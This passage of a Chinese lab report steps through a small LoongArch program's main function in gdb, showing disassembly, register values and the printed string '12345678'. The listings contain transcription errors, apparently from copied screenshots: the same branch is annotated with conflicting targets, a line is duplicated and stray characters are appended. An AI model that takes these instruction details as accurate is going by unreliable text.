0x120000810 0x00000094
0x120000814 0x00000000
0x120000818 beqz $r0,3652(0xe44) # 0x12000165c
0x12000081c 0x99049748

native process 1718904 In: main
(gdb) x/xg &str
0x120008000 <str>: 0x0000000120008060
(gdb) 1|
```

## 单步执行与观察

```
loongson14@localhost:~/exp> + | ▾
```

B+	0x120000674 <main+4>	st.d \$r1,\$r3,8(0x8)
>	0x120000678 <main+8>	pcaddu12i \$r12,8(0x8)
	0x12000067c <main+12>	addi.d \$r12,\$r12,-1656(0x988)
	0x120000680 <main+16>	ld.d \$r5,\$r12,0
	0x120000684 <main+20>	pcaddu12i \$r4,0
	0x120000688 <main+24>	addi.d \$r4,\$r4,212(0xd4)
	0x12000068c <main+28>	bl -476(0xfffffe24) # 0x1200004b0 <main+32>
	0x120000690 <main+32>	ld.d \$r1,\$r3,8(0x8)
	0x120000694 <main+36>	addi.d \$r3,\$r3,16(0x10)
	0x120000698 <main+40>	jirl \$r0,\$r1,0
	0x12000069c <main+44>	andi \$r0,\$r0,0x0
	0x1200006a0 <__libc_csu_init>	addi.d \$r3,\$r3,-64(0xfc0)
	0x1200006a4 <__libc_csu_init+4>	st.d \$r23,\$r3,48(0x30)
	0x1200006a8 <__libc_csu_init+8>	st.d \$r25,\$r3,32(0x20)
	0x1200006ac <__libc_csu_init+12>	pcaddu12i \$r23,7(0x7)
	0x1200006b0 <__libc_csu_init+16>	addi.d \$r23,\$r23,1924(0x784)
	0x1200006b4 <__libc_csu_init+20>	pcaddu12i \$r25,7(0x7)

```
native process 1718969 In: main L?? PC: 0x120000680
(gdb) si
0x000000012000067c in main ()
(gdb) p/x $r12
$2 = 0x120008678
(gdb) si
0x0000000120000680 in main ()
(gdb) p/x $r12
$3 = 0x120008000
(gdb) |
```

```
loongson14@localhost:~/exp> + ▾
```

0x120000674 <main+4>	st.d \$r1,\$r3,8(0x8)
0x120000678 <main+8>	pcaddu12i \$r12,8(0x8)
0x12000067c <main+12>	addi.d \$r12,\$r12,-1656(0x988)
0x120000680 <main+16>	ld.d \$r5,\$r12,0
> 0x120000684 <main+20>	pcaddu12i \$r4,0
0x120000688 <main+24>	addi.d \$r4,\$r4,212(0xd4)
0x12000068c <main+28>	bl -476(0xfffffe24) # 0x1200004b0 <pc>
0x120000690 <main+32>	ld.d \$r1,\$r3,8(0x8)
0x120000694 <main+36>	addi.d \$r3,\$r3,16(0x10)
0x120000698 <main+40>	jirl \$r0,\$r1,0
0x12000069c <main+44>	andi \$r0,\$r0,0x0
0x1200006a0 <__libc_csu_init>	addi.d \$r3,\$r3,-64(0xfc0)
0x1200006a4 <__libc_csu_init+4>	st.d \$r23,\$r3,48(0x30)
0x1200006a8 <__libc_csu_init+8>	st.d \$r25,\$r3,32(0x20)
0x1200006ac <__libc_csu_init+12>	pcaddu12i \$r23,7(0x7)
0x1200006b0 <__libc_csu_init+16>	addi.d \$r23,\$r23,1924(0x784)
0x1200006b4 <__libc_csu_init+20>	pcaddu12i \$r25,7(0x7)

```
native process 1718969 In: main L?? PC: 0x120000684
(gdb) si
0x0000000120000680 in main ()
(gdb) p/x $r12
$3 = 0x120008000
(gdb) si
0x0000000120000684 in main ()
(gdb) p/x $r5
$4 = 0x120008060
(gdb) |
```

查看输出

```
loongson14@localhost:~/exp> + ▾
B+ 0x120000670 <main>          addi.d $r3,$r3,-16(0xffff0)
B+ 0x120000674 <main+4>         st.d   $r1,$r3,8(0x8)
B+ 0x120000678 <main+8>         pcaddu12i    $r12,8(0x8)
B+ 0x12000067c <main+12>        addi.d $r12,$r12,-1656(0x988)
B+ 0x120000680 <main+16>        ld.d   $r5,$r12,0
B+ 0x120000684 <main+20>        pcaddu12i    $r4,0
B+ 0x120000688 <main+24>        addi.d $r4,$r4,212(0xd4)
> 0x12000068c <main+28>        bl    -476(0xfffffe24) # 0x1200004b0 <printf@plt>
> 0x12000068c <main+28>        bl    -476(0xfffffe24) # 0x1200004b0 <printf@plt>
> 0x120000690 <main+32>        ld.d   $r1,$r3,8(0x8)0
0x120000698 <main+40>          jirl  $r0,$r1,0
0x12000069c <main+44>          andi  $r0,$r0,0x0
0x1200006a0 <__libc_csu_init> addi.d $r3,$r3,-64(0xfc0)
0x1200006a4 <__libc_csu_init+4> st.d   $r23,$r3,48(0x30)
0x1200006a8 <__libc_csu_init+8> st.d   $r25,$r3,32(0x20)
0x1200006ac <__libc_csu_init+12> pcaddu12i   $r23,7(0x7)
0x1200006b0 <__libc_csu_init+16> addi.d $r23,$r23,1924(0x784)

native process 1718969 In: main
0x0000000120000684 in main ()
$4 = 0x120008060
(gdb) si
0x0000000120000688 in main ()
(gdb) si
0x000000012000068c in main ()
(gdb) ni
str='12345678'
0x0000000120000690 in main ()
(gdb) |
```

程序输出了正确结果，实验完成。

报告评分：

指导教师签字

